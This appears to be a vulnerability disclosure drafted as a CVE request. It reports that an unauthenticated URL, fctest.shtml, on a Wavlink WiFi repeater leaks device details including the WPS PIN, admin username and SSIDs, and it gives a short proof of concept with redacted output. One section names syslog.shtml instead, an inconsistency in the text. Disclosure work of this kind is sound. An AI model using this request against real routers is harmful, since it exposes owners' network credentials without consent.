

main

...

CVE_Request / WiFi-Repeater / WiFi-Repeater_fctest.assets / WiFi-Repeater_fctest.md



pghuanghui Add files via upload

History

1 contributor

30 lines (17 sloc) | 1006 Bytes

...

0x01 Vulnerability description

A vulnerability is in the 'fctest.shtml' page of the Wavlink-WiFi-Repeater,Firmware package version RPTA2-77W.M4300.01.GD.2017Sep19,Information about the repeater can be obtained by accessing the constructed URL.

Unauthorized users can obtain the key information of the router by visiting:

`http://xxx.xxx.xxx.xxx/fctest.shtml`


0x02 Affected version

Wavlink-WiFi-Repeater

0x03 Vulnerability

When the router is running, all the operations of the user are stored in the syslog.shtml page, and the identity verification process is not performed

0x04 PoC verification



信息	
版本信息:	M29N2-E.V4300.170905
创建时间:	16:08:17 Sep 5 2017
工作模式:	Router模式
LAN_IP地址:	192.168.10.1
DHCP:	Disable
Mac地址:	LAN/2.4G : [redacted] Wi-Fi AC : [redacted]
PIN码:	408 [redacted]
语言:	Turkey
用户名:	admin
当前 SSID:	2.4G SSID : [redacted] 5G SSID : [redacted]
加密方式:	WPAPSKWPA2PSK
频道:	2.4G : 0 AC : 0

0x05 Acknowledgement

Penwei.Huang

